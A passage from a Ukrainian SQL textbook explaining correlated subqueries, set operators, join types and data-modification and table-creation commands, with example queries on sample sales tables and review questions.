Даний запит використовує дві таблиці T1 і T2, в яких є стовпці з однаковими іменами В, С, і однаковими типами. Виконання запиту в цілому відбувається так.

Спочатку береться увесь перший запис з таблиці T1. Цей запис називається поточним. Значення стовпців для цього запису є доступними і можуть використовуватись у підзапиті.

Після цього виконується підзапит, який повертає список значень стовпця В таблиці T2 у тих записах, в яких значення стовпця С рівне значенню стовпця С з таблиці T1. Припускаємо, що підзапит повертає єдине значення (оскільки в операторі WHERE основного запиту операція =).

Тепер виконується оператор WHERE основного запиту. Якщо значення стовпця В поточного запису таблиці T1 рівне значенню, яке вибрав підзапит, то цей запис виділяється зовнішнім запитом і поміщається в результатну таблицю. Якщо умова оператора WHERE основного запиту не виконується, то вибраний запис ігнорується.

Після цього відбувається перехід на наступний запис таблиці T1. Аналогічно все виконується для кожного запису таблиці T1.

Наприклад, знайдемо інформацію про усіх замовників на 3 квітня:

```
SELECT * FROM Customers
WHERE '04/03/2025' IN
(SELECT odate FROM Orders
WHERE Customers.cnum= Orders.cnum );
```

Деколи корисно виконувати запити для перевірки правильності ведення бази даних. Наприклад, наступний запит перевіряє, чи співпадають поля snum і cnum в кожному рядку таблиці Customers, проглядаючи таблицю Orders.

```
SELECT *
FROM Orders main
WHERE NOT snum =
(SELECT snum
FROM Customers
WHERE cnum=main.cnum );
```

При правильному веденні бази даних не повинно бути ніякого виводу. Даний запит сприймає поле `sum` як первинний ключ таблиці `Customers`, який має лише одне значення у цій таблиці.

Зв'язані підзапити можна використовувати і в операторі `HAVING`. Нагадаємо, що вираз `HAVING` може використовувати лише агрегатні функції, вказані у виразі `SELECT`, або поля, що використовуються в операторі `GROUP BY`. В такому випадку підзапит буде виконуватись один раз для кожної групи, а не для кожного рядка.

Припустимо, що потрібно просумувати платежі за кожен день, виводячи дати, де сума платежів була б на 2000 більша від максимального платежа за цей день.

```
SELECT odate, SUM(amt)
FROM Orders a
GROUP BY odate
HAVING SUM(amt)>
(SELECT 2000.00+MAX(amt)
FROM Orders b
WHERE a.odate=b.odate);
```

Підзапит обчислює максимальне значення платежів для усіх записів з однаковою датою, що й у поточної агрегатної групи основного запиту. Це виконується, як і раніше, з використанням оператора `WHERE`. Нагадаємо, що сам підзапит не повинен використовувати речення `GROUP BY` або `HAVING`.

Зв'язані підзапити подібні до об'єднань таблиць. Ці два засоби SQL включають перевірку кожного рядка однієї таблиці з кожним рядком другої таблиці або псевдонімом. Більшість операцій працює з використанням одного або другого засобу SQL. Однак є і відмінності між ними. Підзапити, наприклад, можуть використовувати агрегатну функцію у предикаті, що було показано у попередньому прикладі. Об'єднання таблиць можуть виводити рядки з обох таблиць, в той час коли результат підзапиту використовується лише у предикаті зовнішнього запиту. Вибір засобу визначається поставленим завданням.

У мові SQL означено три теоретико-множинні оператори – UNION, INTERSECT, EXCEPT, що дають змогу об'єднувати, перетинати й віднімати набори записів відповідно.

10.3 Об'єднання наборів записів

Деколи необхідно об'єднати записи двох чи більше таблиць з подібними структурами в одну таблицю. Іншими словами, до набору записів, які виводяться одним запитом, необхідно додати записи, які виводяться другим запитом. Для цього служить оператор UNION (об'єднання):

```
Запит1 UNION Запит2;
```

Зауважимо, що лише останній запит закінчується ; .

При об'єднанні в результатній таблиці залишаються лише різні записи. Щоб зберегти в ній усі записи, необхідно написати UNION ALL.

Наприклад, необхідно вивести усіх продавців та замовників, розміщених у Лондоні:

```
SELECT snum,sname  
FROM Salers  
WHERE city='London'  
UNION  
SELECT cnum,cname  
FROM Customers  
WHERE city='London';
```

При виводі буде два стовпця: перший міститиме snum, потім cnum; другий – sname, потім cname; заголовків у стовпців не буде.

При об'єднанні записів двох таблиць їх стовпці повинні бути сумісними. Це означає, що кожний запит повинен вказувати однакову кількість стовпців і в однаковому порядку. Типи полів повинні бути теж сумісні. Однак, імена відповідних стовпців та їх розміри можуть бути різними.

Щоб об'єднати записи таблиць з несумісними по типу даних стовпцями, необхідно застосувати функцію перетворення типу даних CAST().

Коли необхідно об'єднати записи двох таблиць, які мають одноіменні стовпці з сумісними типами, можна використовувати оператор UNION CORRESPONDING (об'єднання відповідних):

```
SELECT * FROM Таблиця1  
UNION CORRESPONDING (список стовпців)  
SELECT * FROM Таблиця2;
```

Після ключового слова CORRESPONDING можна вказувати імена стовпців, які є одночасно в обох таблицях. Якщо цей список стовпців не вказаний, то передбачається список усіх імен. При цьому можливі непорозуміння.

Щоб упорядкувати вивід об'єднаних запитів, використовується вираз:

```
ORDER BY <номер стовпця>.
```

Також можна упорядковувати об'єднання за декількома полями, одне всередині іншого, і вказувати ASC або DESC для кожного, як це робиться для одиничного запиту.

Коли використовується об'єднання більш ніж двох запитів, можна використовувати дужки для визначення порядку запитів.

10.4 Перетин наборів записів

Перетин двох наборів записів реалізується за допомогою оператора INTERSECT (перетин), який повертає таблицю, записи в якій містяться одночасно у двох наборах:

```
Запит1 INTERSECT Запит2;
```

При перетині в результатній таблиці залишаються лише різні записи. Щоб зберегти в ній усі записи, необхідно написати INTERSECT ALL.

Як і в операторі UNION, в INTERSECT можна використовувати ключове слово CORRESPONDING. У цьому випадку вихідні набори даних не обов'язково повинні бути сумісними, але відповідні стовпці повинні мати однакові тип та довжину.

Приклад. Вивести номери усіх продавців, які обслуговували операції купівлі-продажу і 3 квітня, і 6 квітня:

```
SELECT snum FROM Orders
  WHERE odate='04/03/2025'
INTERSECT ALL
SELECT snum FROM Orders
  WHERE odate='04/06/2025';
```

Операцію перетину можна також зобразити за допомогою предиката IN. Наприклад, вивести імена усіх продавців, які обслуговували операції купівлі-продажу і 3 квітня, і 6 квітня:

```
SELECT sname FROM Salers, Orders
  WHERE (Salers.snum=Orders.snum AND odate='04/03/2025')
AND sname IN
(SELECT sname FROM Salers,Orders
  WHERE Salers.snum=Orders.snum AND odate='04/06/2025');
```

Розглянемо інший приклад. Як правило, різні технічні системи можуть містити однакові компоненти. Якщо необхідно отримати список компонент, які входять в одну і в другу системи, то можна використати запит:

```
SELECT * FROM Система1
INTERSECT
SELECT * FROM Система2;
```

Тут припускається, що таблиці Система1 і Система2 мають однакову структуру.

Якщо ж структури цих таблиць відрізняються, але є стовпці, наприклад, ID_comp і Type_comp, які мають однакові тип і довжину, то можна застосувати наступний запит:

```
SELECT * FROM Система1
INTERSECT CORRESPONDING(ID_comp, Type_comp)
SELECT * FROM Система2;
```

Якщо в операторі INTERSECT використовується ключове слово CORRESPONDING, то після нього в круглих дужках можна вказати імена

стовпців, значення яких повинні перевірятись на рівність при виконанні операції перетину.

10.5 Віднімання наборів записів

Для отримання записів, які містяться в одному наборі за виключенням тих, які містяться в другому наборі, служить оператор EXCEPT:

Запит1 EXCEPT Запит2;

Наприклад, вивести номери усіх продавців, які обслуговували операції купівлі-продажу 3 квітня, але не працювали 6 квітня,:

```
SELECT snum FROM Orders
```

```
WHERE odate='04/03/2025'
```

```
EXCEPT
```

```
SELECT snum FROM Orders
```

```
WHERE odate='04/06/2025';
```

Операцію віднімання можна також зобразити за допомогою предиката NOT IN. Наприклад, вивести імена усіх продавців, які обслуговували операції купівлі-продажу 3 квітня, але не працювали 6 квітня:

```
SELECT sname FROM Salers, Orders
```

```
WHERE (Salers.snum=Orders.snum AND odate='04/03/2025')
```

```
AND sname NOT IN
```

```
(SELECT sname FROM Salers,Orders
```

```
WHERE Salers.snum=Orders.snum AND odate='04/06/2025');
```

Також, як і в операторах UNION та INTERSECT, в операторі EXCEPT можна використовувати ключове слово CORRESPONDING. Припустимо, що таблиці Clients та Contacts мають однотипні поля name та adress. Щоб дізнатись, чи усі клієнти записані у списку контактів, можна використати наступний запит:

```
SELECT * FROM Clients
```

```
EXCEPT CORRESPONDING(name, adress)
```

```
SELECT * FROM Contacts;
```

В результаті цього запиту виведуться ті записи, яких немає в таблиці Contacts. Якщо ж запит поверне порожню таблицю, то це означає, що усі клієнти представлені в таблиці Contacts.

Виконуючи запит на вибірку даних, ми не завжди впевнені, що результат містить хоча б один рядок. Якщо результат запиту є порожнім, то недоцільно надалі проводити обробку даних. Таким чином корисно знати, чи містить результат запиту які-небудь дані. Для цього призначений предикат EXISTS (існування). Він набуває істинне значення лише тоді, коли результатна таблиця запиту містить хоча б один рядок.

Наприклад, отримати відомості про замовників, які зробили хоча б одну покупку.

```
SELECT * FROM Customers
WHERE EXISTS
(SELECT DISTINCT onum FROM Orders
WHERE Customers.cnum= Orders.cnum);
```

Контрольні питання

1. Що таке підзапит у SQL, і для чого він використовується?
2. Який порядок виконання запитів із підзапитами в SQL?
3. У яких частинах SQL-запиту можна використовувати підзапити?
4. Чим відрізняється підзапит у WHERE від підзапиту у FROM?
5. Які переваги використання підзапитів у порівнянні зі звичайними запитами?
6. Що таке зв'язаний (корельований) підзапит?
7. Чим відрізняється зв'язаний підзапит від незалежного підзапиту?
8. Як зв'язаний підзапит взаємодіє з основним запитом?
9. В яких ситуаціях краще використовувати зв'язані підзапити?
10. Наведіть приклад використання оператора EXISTS у зв'язаному підзапиті.
11. Які оператори використовуються для об'єднання результатів кількох SQL-запитів?
12. У чому різниця між UNION та UNION ALL?
13. Які вимоги до стовпців при використанні оператора UNION?
14. Як можна об'єднати записи з двох таблиць, враховуючи їх унікальність?
15. Чи можна використовувати ORDER BY у запитах із UNION?

16. Який оператор використовується для знаходження перетину двох множин записів?
17. Які вимоги до таблиць для виконання операції перетину?
18. Чим INTERSECT відрізняється від INNER JOIN?
19. Як знайти записи, які є в одній таблиці, але відсутні в іншій?
20. Чим відрізняється використання оператора EXCEPT від NOT IN?

Тема 11. Операції з'єднання таблиць

- 11.1 Внутрішнє з'єднання (INNER JOIN)
- 11.2 З'єднання таблиці з собою
- 11.3 Перехресне з'єднання (CROSS JOIN)
- 11.4 Зовнішні з'єднання
- 11.5 Ліве та праве з'єднання (LEFT (RIGHT) OUTER JOIN)
- 11.6 Повне з'єднання (FULL JOIN)
- 11.7 Об'єднане з'єднання (UNION JOIN)

Операції з'єднання наборів записів повертають таблиці, записи в яких отримуються шляхом деякої комбінації записів таблиць, що з'єднуються. Для цього використовується оператор JOIN (з'єднати).

Досить часто операції, які базуються на операторі JOIN, називають об'єднанням таблиць (наборів). Однак, термін об'єднання більше підходить до оператора UNION, який описує теоретико-множинне об'єднання записів, при якому записи вихідних наборів не комбінуються (не з'єднуються) один з одним, а просто до одного набору додається інший набір записів. У випадку оператора JOIN в результатну таблицю попадають записи, отримані з різних наборів шляхом приєднання одного з них до іншого. Тому операції, основані на операторі JOIN, будемо називати операціями з'єднання таблиць.

Існує декілька видів з'єднання, яким відповідають певні ключові слова, які додаються до оператора JOIN.

11.1 Внутрішнє з'єднання (INNER JOIN)

Розглянемо приклади використання внутрішнього з'єднання. У стандарті ANSI SQL використовують декілька видів внутрішнього з'єднання: природне з'єднання (NATURAL JOIN), умовне з'єднання (JOIN...ON), з'єднання за іменами стовпців (JOIN...USING).

В природному з'єднанні (NATURAL JOIN) перевіряються на рівність усі одноіменні стовпці таблиці, це ще називається з'єднанням за рівністю. Синтаксис буде таким:

```
SELECT Таблиця1.*, Таблиця2.*  
FROM Таблиця1 NATURAL JOIN Таблиця2;
```

Умовне з'єднання (JOIN...ON) використовується, коли потрібно з'єднати за іншими логічними умовами, не обов'язково за рівністю. Цей вид буде розглядатись пізніше.

З'єднання за іменами стовпців (JOIN...USING) подібне на природне з'єднання. Відмінність полягає в тому, що можна вказати, які саме одноіменні стовпці повинні перевірятись.

Усі ці види внутрішнього з'єднання в повнофункціональних СУБД виконуються за допомогою різних логічних виразів після слова WHERE або за допомогою оператора JOIN...ON або INNER JOIN...ON. Ми зупинимось саме на практичному застосуванні внутрішнього з'єднання в повнофункціональних СУБД.

Припустимо, що необхідно кожному продавцю поставити у відповідність замовника з того ж міста. Це можна реалізувати наступною командою:

```
SELECT Salers.sname, Salers.city, Customers.cname  
FROM Salers, Customers  
WHERE Salers.city=Customers.city;
```

Оскільки поле city є в таблиці Salers і в таблиці Customers, то використовують повні імена полів city.

За допомогою оператора JOIN цей запит набуде вигляду:

```
SELECT sname, Salers.city, cname  
FROM Salers INNER JOIN Customers  
ON Salers.city=Customers.city;
```

Таблиці Salers та Customers пов'язані ключем snum. Поле snum є первинним ключем у таблиці Salers і зовнішнім ключем у таблиці Customers. Такий зв'язок називається станом цілісності посилань (пригадайте правило цілісності посилань).

Розглянемо приклад. Показати імена продавців, які обслуговують кожного замовника. Застосуємо наступний запит:

```
SELECT Customers.cname, Salers.sname  
FROM Customers, Salers  
WHERE Salers.snum=Customers.snum;
```

Даний приклад демонструє об'єднання, в якому стовпці (snum) використовуються для визначення предиката, але у вивід не включені. Їх використали у якості зв'язків. Тут використовується природне з'єднання.

За допомогою оператора JOIN цей запит набуде вигляду:

```
SELECT Customers.cname,Salers.sname  
FROM Customers JOIN Salers  
ON Salers.snum=Customers.snum;
```

Можна використовувати запити, які об'єднують більше, ніж дві таблиці. Припустимо, що необхідно знайти усі операції купівлі-продажу, в яких брали участь замовники, які знаходяться у інших містах, ніж продавці, які їх обслуговували. Для цього потрібно з'єднати три таблиці:

```
SELECT onum,cname,Orders.cnum,Orders.snum  
FROM Salers,Customers,Orders  
WHERE Customers.city<>Salers.city  
AND Orders.cnum=Customers.cnum  
AND Orders.snum=Salers.snum;
```

За допомогою оператора JOIN цей запит набуде вигляду:

```
SELECT onum,cname,Orders.cnum,Orders.snum  
FROM Customers JOIN Orders  
ON Customers.cnum=Orders.cnum  
JOIN Salers  
ON Orders.snum=Salers.snum;  
AND Customers.city<>Salers.city
```

11.2 З'єднання таблиці з собою

Розглянемо можливість з'єднувати дві копії однієї таблиці. Коли відбувається з'єднання таблиці з собою, усі імена полів, що повторюються, заповнюються префіксами, які є іменем таблиці. Тому необхідно мати два імені для цієї таблиці. Це робиться за допомогою псевдонімів. Їх необхідно визначати у виразі FROM. Псевдоніми використовуються і у виразі SELECT (перед їх визначенням) у вигляді префікса назви поля. Це допускається тому, що спочатку

виконується вираз FROM, а потім SELECT. Псевдонім існує тільки тоді, коли виконується команда. Коли запит закінчено, то псевдоніми не мають вже ніякого значення.

Наприклад, знайдемо усі пари замовників, які мають однаковий рейтинг:

```
SELECT first.cname, second.cname, first.rating  
FROM Customers first, Customers second  
WHERE first.rating=second.rating;
```

Або

```
SELECT first.cname, second.cname, first.rating  
FROM Customers first JOIN Customers second  
ON first.rating=second.rating;
```

Тут використовується з'єднання за іменами стовпців:

```
SELECT first.cname, second.cname, first.rating  
FROM Customers first JOIN Customers second  
USING (first.rating,second.rating);
```

При виводі результату нашого прикладу буде два значення для кожної комбінації, причому другий раз в оберненому вигляді. Таким чином, у прикладі Hoffman вибрався разом з Clemens, а потім Clemens вибрався з Hoffman і т.п. Крім того, кожен рядок порівнюється з собою і виводяться однакові імена, наприклад, Liu і Liu. Простий спосіб уникнути цього – зробити асиметричний предикат, щоб значення в оберненому порядку не виводились. Наприклад:

```
SELECT first.cname, second.cname, first.rating  
FROM Customers first, Customers second  
WHERE first.rating=second.rating  
AND first.cname<second.cname;
```

Або

```
SELECT first.cname, second.cname, first.rating  
FROM Customers first JOIN Customers second  
ON first.rating=second.rating  
AND first.cname<second.cname;
```

В цьому випадку Hoffman передує Periera в алфавітному порядку, тому така комбінація задовольняє обидві умови предиката і з'являється при виводі.

Коли ж така комбінація зустрічається в оберненому порядку – коли Pereira порівнюється з Hoffman, то така комбінація не задовольняє другій умові. Не виводяться і однакові імена, бо стоїть знак <, а не <=.

11.3 Перехресне з'єднання (CROSS JOIN)

Перехресне з'єднання в стандарті ANSI SQL відповідає операції розширеного декартового добутку, тобто операції з'єднання двох таблиць, при якому кожний запис першої таблиці з'єднується з кожним записом другої таблиці.

Наприклад, отримаємо декартів добуток таблиці самої на себе. Використаємо псевдоніми:

```
SELECT <список стовпців>  
FROM Таблиця1 T1, Таблиця2 T2;  
Або  
SELECT <список стовпців>  
FROM Таблиця1 T1 CROSS JOIN Таблиця2 T2$
```

Зауважимо, що в деяких СУБД не допускається використання оператора CROSS JOIN.

11.4 Зовнішні з'єднання

З таблиці при внутрішньому з'єднанні відкидаються усі записи, для яких немає відповідних записів одночасно в обох таблицях. При зовнішньому об'єднанні такі невідповідні записи повинні залишатись. У цьому і полягає відмінність внутрішнього і зовнішнього об'єднання.

За допомогою спеціальних ключових слів LEFT OUTER, RIGHT OUTER, FULL та UNION, написаних перед JOIN, можна виконати відповідно ліве, праве, повне з'єднання і об'єднане з'єднання.

11.5 Ліве та праве з'єднання (LEFT (RIGHT) OUTER JOIN)

В SQL запитах таблиця, вказана зліва від оператора JOIN, називається лівою, а вказана справа від нього – правою. При лівому або правому з'єднанні в багатьох СУБД слово OUTER опускається.

При лівому зовнішньому з'єднанні невідповідні записи, які є в лівій таблиці, зберігаються в результатній таблиці, а ті, які є в правій таблиці – відкидаються.

Припустимо, в базі даних є дві таблиці:

Proposition (ID_tov, cina, opys);

Sklad(ID_tov, kilk).

При цьому в таблиці Sklad можуть міститись не всі товари, які пропонуються для продажу.

Щоб отримати список усіх товарів, які продаються з вказанням їх кількості на складі, достатньо виконати наступний запит:

```
SELECT Pr.ID_tov, Pr.opys, Sklad.kilk  
FROM Proposition Pr LEFT JOIN Sklad  
ON Pr.ID_tov=Sklad.ID_tov;
```

В результатній таблиці у стовпці kilk будуть пусті (тобто NULL) значення тих товарів, яких нема на складі.

Еквівалентний запит, який не використовує ключових слів LEFT JOIN, виглядає досить громіздким:

```
SELECT Pr.ID_tov, Pr.opys, Sklad.kilk  
FROM Proposition Pr, Sklad  
WHERE Pr.ID_tov=Sklad.ID_tov  
UNION  
SELECT Pr.ID_tov, Pr.opys, NULL  
FROM Proposition Pr  
WHERE Pr.ID_tov NOT IN  
(SELECT Pr.ID_tov FROM Proposition Pr, Sklad  
WHERE Pr.ID_tov=Sklad.ID_tov)
```

При правому зовнішньому з'єднанні невідповідні записи, які є у правій таблиці, зберігаються в результатній таблиці, а ті, які є в лівій таблиці – відкидаються. Ключовими словами в такому запиті є RIGHT JOIN.

Щоб вирішити попередню задачу, використовуючи праве з'єднання, достатньо просто поміняти місцями імена таблиць:

```
SELECT Pr.ID_tov, Pr.opys, Sklad.kilk  
FROM Sklad RIGHT JOIN Proposition Pr  
ON Pr.ID_tov=Sklad.ID_tov;
```

11.6 Повне з'єднання (FULL JOIN)

Повне з'єднання виконує одночасно і ліве, і праве з'єднання. Ключовими словами в такому запиті є FULL JOIN.

Припустимо, база даних деякої компанії містить відомості про свої представництва, відділи та співробітників. Ця інформація розміщена в трьох таблицях:

```
Predstavn(ID_pr, adress),  
Viddil(ID_vid,ID_pr,nazva),  
Spivrob(ID_spivr, ID_vid,name).
```

Щоб переглянути усі представництва, відділи і усіх співробітників, незалежно від того, чи є в одних таблицях відповідні записи з других, використовується повне з'єднання:

```
SELECT *  
FROM Predstavn Pr FULL JOIN Viddil  
ON Pr.ID_pr=Viddil.ID_pr  
FULL JOIN Spivrob Sp  
ON Viddil.ID_vid= Sp.ID_vid;
```

Зауважимо, що в MS Access оператор FULL JOIN не підтримується.

11.7 Об'єднане з'єднання (UNION JOIN)

Операцію об'єданого з'єднання ще називають об'єднаним злиттям. Ключовими словами в запиті з таким з'єднанням є UNION JOIN.

При об'єданому з'єднанні створюється віртуальна таблиця, яка містить усі стовпці двох вихідних таблиць. При цьому стовпці з лівої вихідної таблиці містять усі свої записи, а в тих же записах в стовпцях з правої таблиці містяться значення NULL. Аналогічно, стовпці з правої таблиці містять усі свої записи, а ці ж записи з лівої таблиці містять NULL. Загальна кількість записів, які містяться в результатній таблиці рівна сумі кількості записів, які є в обох вихідних таблицях.

В якості прикладу приведемо простий запит:

```
SELECT * FROM T1 UNION JOIN T2;
```

Приклад об'єданого з'єднання розглянемо нижче (таблиці 11.1–11.3).

Таблиця 11.1 – Таблиця T1

A	B	C
a1	b1	c1
a2	b2	c2
a3	b3	c3
a4	b4	c4

Таблиця 11.2 – Таблиця T2

X	Y
x1	y1
x2	y2
x3	y3

Таблиця 11.3 – Об'єднане з'єднання таблиць T1 та T2

A	B	C	X	Y
a1	b1	c1		
a2	b2	c2		
a3	b3	c3		
a4	b4	c4		
			x1	y1
			x2	y2
			x3	y3

Як правило, результат об'єднаного з'єднання розглядається в якості проміжкового при виконанні більш складного запиту.

Контрольні питання

1. Що таке INNER JOIN у SQL?
2. У чому головна особливість INNER JOIN?
3. Які вимоги до полів для використання INNER JOIN?
4. Як відрізняється INNER JOIN від OUTER JOIN?
5. Що таке самоз'єднання (self-join) і для чого воно використовується?
6. Які оператори порівняння можуть використовуватися в самоз'єднанні?
7. Чим самоз'єднання відрізняється від звичайного з'єднання двох різних таблиць?
8. Як використати псевдоніми таблиць у самоз'єднанні?
9. Що таке перехресне з'єднання (CROSS JOIN)?
10. Скільки записів міститиме результат CROSS JOIN двох таблиць по 10 записів кожна?
11. В яких випадках варто уникати використання CROSS JOIN?
12. У чому основна відмінність зовнішніх з'єднань від внутрішніх?
13. Які різновиди зовнішніх з'єднань існують?
14. Яка різниця між LEFT JOIN та RIGHT JOIN?
15. Як відрізняється FULL JOIN від LEFT і RIGHT JOIN?
16. Чим UNION JOIN відрізняється від UNION?

Тема 12. Команди модифікації даних. Маніпуляції з таблицями

- 12.1 Створення та модифікація таблиць
- 12.2 Обмеження на значення даних
- 12.3 Обмеження первинних ключів
- 12.4 Встановлення значень по замовчуванню
- 12.5 Модифікація структури таблиці
- 12.6 Видалення таблиці
- 12.7 Оновлення даних у визначеному порядку

При створенні і подальшому веденні бази даних виникає необхідність додавання нових і видалення непотрібних записів, а також зміни вмістимого таблиці. Для модифікації даних в SQL призначені оператори мови DML: INSERT, UPDATE, DELETE.

Команди, які починаються з таких операторів, не повертають дані у вигляді тимчасових віртуальних таблиць, а змінюють вміст вже існуючих таблиць бази даних. Команди модифікації даних можуть містити вкладені запити на вибірку даних з тієї ж таблиці або з інших таблиць, однак самі не можуть бути вкладені в інші запити.

Коли створюється таблиця бази даних, то вона не містить ніяких записів, тобто є порожньою. Щоб заповнити таблицю даними, необхідно вставити в неї хоча б один запис. Усі рядки в SQL вставляються за допомогою команди INSERT. Найпростіший синтаксис даної команди такий:

```
INSERT INTO <ім'я_табл> VALUES (<зн.стовп1>,...,<зн.стовпN>);
```

Наприклад, щоб ввести рядок у таблицю Salers, можна використати команду:

```
INSERT INTO Salers VALUES (1001,'Peel','London',.12);
```

Ім'я таблиці має бути визначеним командою CREATE TABLE, що буде розглядатись пізніше. А кожне значення, що вводиться, має співпадати з типом даних стовпця, в який воно вставляється. Команди DML не виводять результатів, але програма повинна видати підтвердження того, що дані були введені.

Якщо необхідно ввести невизначене значення, то у відповідне поле вводиться NULL.

Можна вказувати конкретні стовпці, в які потрібно вставити значення. Це дозволяє вставляти дані в довільному порядку. Починаючи з SQL-92, з'явилась можливість працювати зі значеннями типу запис. Це дозволяє за словом

VALUES вказувати декілька наборів значень у дужках, які необхідно вставити.

Наприклад:

```
INSERT INTO Customers (city,cname,cnum)
VALUES ('London','Hoffman',2001),
('Rome','Giovanni',2002),
('SanJose','Liu',2003);
```

Зауважимо, що поля rating та snum не вказані. Це означає, що дані стовпці встановлені у значення «по замовчуванню». По замовчуванню може вводиться значення NULL або інше значення, визначене як по замовчуванню.

Команда INSERT також використовується, щоб вибирати значення з однієї таблиці і поміщати їх в іншу за допомогою запиту. В такому випадку вираз VALUES міняється на відповідний запит. Наприклад:

```
INSERT INTO Londonstaff
SELECT * FROM Customers
WHERE city='London';
```

Щоб дана команда працювала, необхідно, щоб таблиця Londonstaff вже була створена і мала ті ж типи полів, що й таблиця Salers, а імена полів не обов'язково мають співпадати.

Припустимо, наприклад, що необхідно сформувати нову таблицю Daytotals, в якій буде інформація про кошти, які надходять кожен день. Такі дані можна вести незалежно від таблиці Orders, але спочатку потрібно заповнити таблицю Daytotals інформацією, яка міститься у таблиці Orders:

```
INSERT INTO Daytotals (ddate,total)
SELECT odate, SUM(amt)
FROM Orders
GROUP BY odate;
```

Видалення записів з таблиці виконується оператором DELETE. Даний оператор видаляє лише введені записи, а не індивідуальні значення полів.

Наприклад, щоб видалити все вмістиме таблиці Salers, можна ввести команду:

```
DELETE FROM Salers;
```

Тепер, коли таблиця порожня, можна її остаточно видалити командою DROP TABLE або занести в неї зовсім нові дані.

Якщо необхідно видалити певні рядки з таблиці, використовують предикат. Наприклад, щоб видалити продавця Axelrod, можна ввести:

```
DELETE FROM Salers  
WHERE snum=1003;
```

Тут вказано поле snum, а не поле sname, оскільки використання первинних ключів надійно забезпечує видалення лише одного рядка. Це можна забезпечити і через підзапит.

Зміна значень полів виконується оператором UPDATE. Щоб змінити значення в одному стовпці таблиці, використовується синтаксис:

```
UPDATE <ім'я таблиці>  
SET <ім'я стовпця>=<значення>;
```

Наприклад, щоб замінити рейтинг усіх замовників на 200, можна ввести наступну команду:

```
UPDATE Customers SET rating=200;
```

Якщо потрібно змінити значення стовпця у певному рядку, то використовується предикат. Наприклад, змінити рейтинг на 200 усіх замовників для продавця Peel (snum=1001):

```
UPDATE Customers SET rating=200  
WHERE snum=1001;
```

У виразі SET можна вказати будь-яку кількість стовпців, розділених комами. Наприклад, продавець Motika звільнився і потрібно призначити його номер новому продавцю:

```
UPDATE Salers  
SET sname='Gibson',city='Boston',comm=.10  
WHERE snum=1004;
```

В одній команді можна модифікувати лише одну таблицю, оскільки вираз SET не сприймає префіксів.

Однак у виразі SET можна використовувати вирази. Припустимо, що продавцям у Лондоні їх комісійні збільшують у два рази. Можна використати команду:

```
UPDATE Salers SET comm=comm*2
```

```
WHERE city='London';
```

Вираз SET не є предикатом. Тому може вводити NULL значення без спеціального синтаксису. Наприклад, необхідно встановити рейтинг замовників у Лондоні в NULL:

```
UPDATE Customers SET rating=NULL
```

```
WHERE city='London';
```

12.1 Створення та модифікація таблиць

Створення та модифікація таблиць бази даних, як правило, відбувається за допомогою спеціальних діалогових інструментів середовищ розробки, які поставляються разом з СУБД. Разом з тим мова SQL також володіє засобами маніпуляцій з таблицями. В SQL створення, зміна та видалення таблиць виконується за допомогою мови визначення даних – DDL.

Таблиці створюються за допомогою команди CREATE TABLE. Дана команда створює порожню таблицю без записів. А значення вводяться засобами DML, наприклад, командою INSERT. Команда CREATE TABLE, як правило, визначає ім'я таблиці та набір стовпців, вказаних у певному порядку. Кожна таблиця повинна мати хоча б один стовпець

Наступна команда створює таблицю Salers.

```
CREATE TABLE Salers
```

```
(snum integer, sname char(10),
```

```
city char(10), comm decimal);
```

Типи даних повинні бути сумісними зі стандартом ANSI. Значення розміру залежить від типу даних. Якщо його не вказано, то система автоматично його назначить. Для числових значень – це кращий варіант. Єдиний тип, для якого повинен назначатись розмір, це тип CHAR. Для цього типу аргумент розміру – це ціле число, яке визначає максимальну кількість символів у полі. За замовчуванням аргумент розміру = 1.

В SQL існує можливість створення тимчасової таблиці. Це забезпечує команда `CREATE TEMPORARY TABLE`, яка майже подібна до попередньої команди, крім ключового слова `TEMPORARY`. Тимчасова таблиця, на відміну від постійної, існує лише на час сеансу роботи з базою даних, в якому вона була створена. Однак тимчасова таблиця може бути доступна й іншим користувачам, як і постійна таблиця. Переважно тимчасові таблиці створюються для представлення в них поточних підсумкових (звітних) даних, які є доступними декільком користувачам бази даних.

12.2 Обмеження на значення даних

Обмеження – частина визначення таблиці, яке задає певні критерії значенням, які вводяться в таблицю. Дотепер обмеженнями були тип даних і розмір значень.

Розглянемо інші обмеження. При створенні таблиці можна задавати два типи обмежень – обмеження стовпця та обмеження таблиці. Обмеження стовпця застосовується лише до індивідуальних стовпців, а обмеження таблиці – до груп стовпців. Визначаються обмеження наступним чином:

```
CREATE TABLE <ім'я табл>
(<ім'я стовп> <обмеж на стовп>,
 <ім'я стовп> <тип даних> <обмеж на стовп>, ...
 <обмеж на табл> (<ім'я стовп> [,<ім'я стовп>]));
```

За допомогою команди `CREATE TABLE` можна заборонити використання `NULL` значень у стовпцях, наприклад, первинних ключах, за допомогою обмеження `NOT NULL`.

Наприклад, створимо таблицю `Salers`, не дозволяючи поміщати `NULL` у стовпці `snum` або `sname`:

```
CREATE TABLE Salers
(snum integer NOT NULL, sname char(10) NOT NULL,
 city char(10), comm decimal);
```

Після такої команди для стовпців з обмеженням NOT NULL повинні встановлюватись певні значення в кожному виразі INSERT, яке працюватиме з цією таблицею.

При використанні команди ALTER TABLE (яка буде розглядатись пізніше) обмеження NOT NULL може застосовуватись лише тоді, коли таблиця порожня.

Раніше ми розглядали використання унікальних індексів. Але унікальність – це властивість даних в таблиці. І тому більш логічно назвати її як обмеження цих даних. Унікальні індекси – це один з найпростіших та найефективніших методів надання унікальності. Тому деякі СУБД замість обмеження UNIQUE використовують унікальні індекси, хоча не усі користувачі знають про це. Тому, щоб уникнути певного безладдя в базі даних, необхідно надавати унікальності разом з обмеженнями.

Якщо задати обмеження UNIQUE для стовпця, то програма відхилить будь-яку спробу у певному рядку ввести у це поле значення, яке вже було в іншому рядку. Дане обмеження може застосовуватись лише до полів, які визначені як непорожні (NOT NULL).

Наприклад, удосконалимо команду створення таблиці Salers:

```
CREATE TABLE Salers  
(snum integer NOT NULL UNIQUE,  
sname char(10) NOT NULL UNIQUE,  
city char(10), comm decimal);
```

Стовпці, які потребують унікальності, є потенційними або первинними ключами.

Як унікальну можна визначити і групу полів. Унікальність групи – це представлення порядку так, щоб пари рядків зі значеннями стовпців "a", "b" та "b", "a" розглядали по різному. Наприклад, у нашій базі даних кожного замовника обслуговує лише один продавець. Це означає, що кожна комбінація номера замовника (cnum) та номера продавця (snum) у таблиці Customers повинна бути унікальною. Отже, створимо таблицю Customers наступним чином:

```
CREATE TABLE Customers  
(cnum integer NOT NULL, cname char(10) NOT NULL,
```

```
city char(10), rating integer,  
snum integer NOT NULL,  
UNIQUE (cnum,snum));
```

